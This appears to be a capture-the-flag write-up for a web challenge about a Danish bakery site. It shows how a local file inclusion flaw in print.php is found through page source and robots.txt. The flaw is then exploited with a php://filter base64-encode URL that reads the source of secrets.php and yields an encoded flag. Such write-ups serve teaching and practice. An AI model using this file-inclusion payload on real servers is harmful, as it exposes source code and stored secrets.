Brunsviger Huset-web

Difficulty: Easy-Medium

Author: ha1fdan

Welcome to "Brunsviger Huset" (House of Brunsviger), the oldest Danish bakery in town! Our bakers have been perfecting their craft for over 150 years, and our signature brunsviger is a favorite among locals and tourists alike. But, it seems like our bakery has a secret ingredient that's not on the menu...

Can you find the hidden flag that's been baked into our website? Be warned, our bakers are notorious for their clever hiding spots!


Exploit

when looked into html code we can find print calendar function containing some paths

```
function printCalendar() { // Open the print URL in a new window (Note to self: Remember to add print.php to robots.txt!) const printUrl = 'print.php?file=/var/www/html/bakery-calendar.php&start=2025-07&end=2025-09'; const printWindow = window.open(printUrl, '_blank', 'width=800,height=600,toolbar=no,menubar=no,scrollbars=yes');
```

and a note to see robots.txt

when visited robots.txt we can see



```
User-agent: *
Allow: /index.php
Allow: /bakery-calendar.php
Disallow: /print.php
Disallow: /secrets.php
```

but when visited to secrets.php [https://brunsviger-huset-5e3e01fbc99a4326.challs.brunnerne.xyz/print.php?file=/var/www/html/secrets.php]

it was empty but why?

because it was getting executed so inorder to see the source code of php file we should make it stop executing and print the code

how to make php stop executing?

we can achieve this by using a built-in method called filter

filter are naturally used to reduce the no of code lines

Instead of writing code like:

```
$cookie = file_get_contents("jar.txt"); $cookie = base64_encode($cookie);
```

They can just do:

```
$cookie = file_get_contents("php://filter/convert.base64-encode/resource=jar.
txt");
```


so we will use this method and convert the source code into base64 and base64 because when php see something like <?php so it will start executing php so when we convert it to base64 it becomes like this and it will just print this PD9waHA=

why base64?

we use base64 because browser doesnot execute it and prints plain text becuase if the source code conatins html it may get rendered by browser

now when you use base64 and filter and frame a url to visit [https://brunsviger-huset-5e3e01fbc99a4326.challs.brunnerne.xyz/print.php?file=php://filter/convert.base64-encode/resource=/var/www/html/secrets.php]

you get base64



brunsviger-huset-5e3e01fbc99a4326.challs.brunnerne.xyz/print.php?file=php://filter/convert.base64-encode/resource=/var/w...

Ly8gS2VlcCB0aGlzIGZpbGUgc2VjcmV0LCBpdCBjb250YWlucyBzZW5zaXRpdmUgaW5mb3JtYXRpb24uCiRmbGFnID0gImJydW5uZXJ7bDBjNGxfZjFsM18xbmNsdXMxMG5fMW5fdGgzX2I0azNyeX0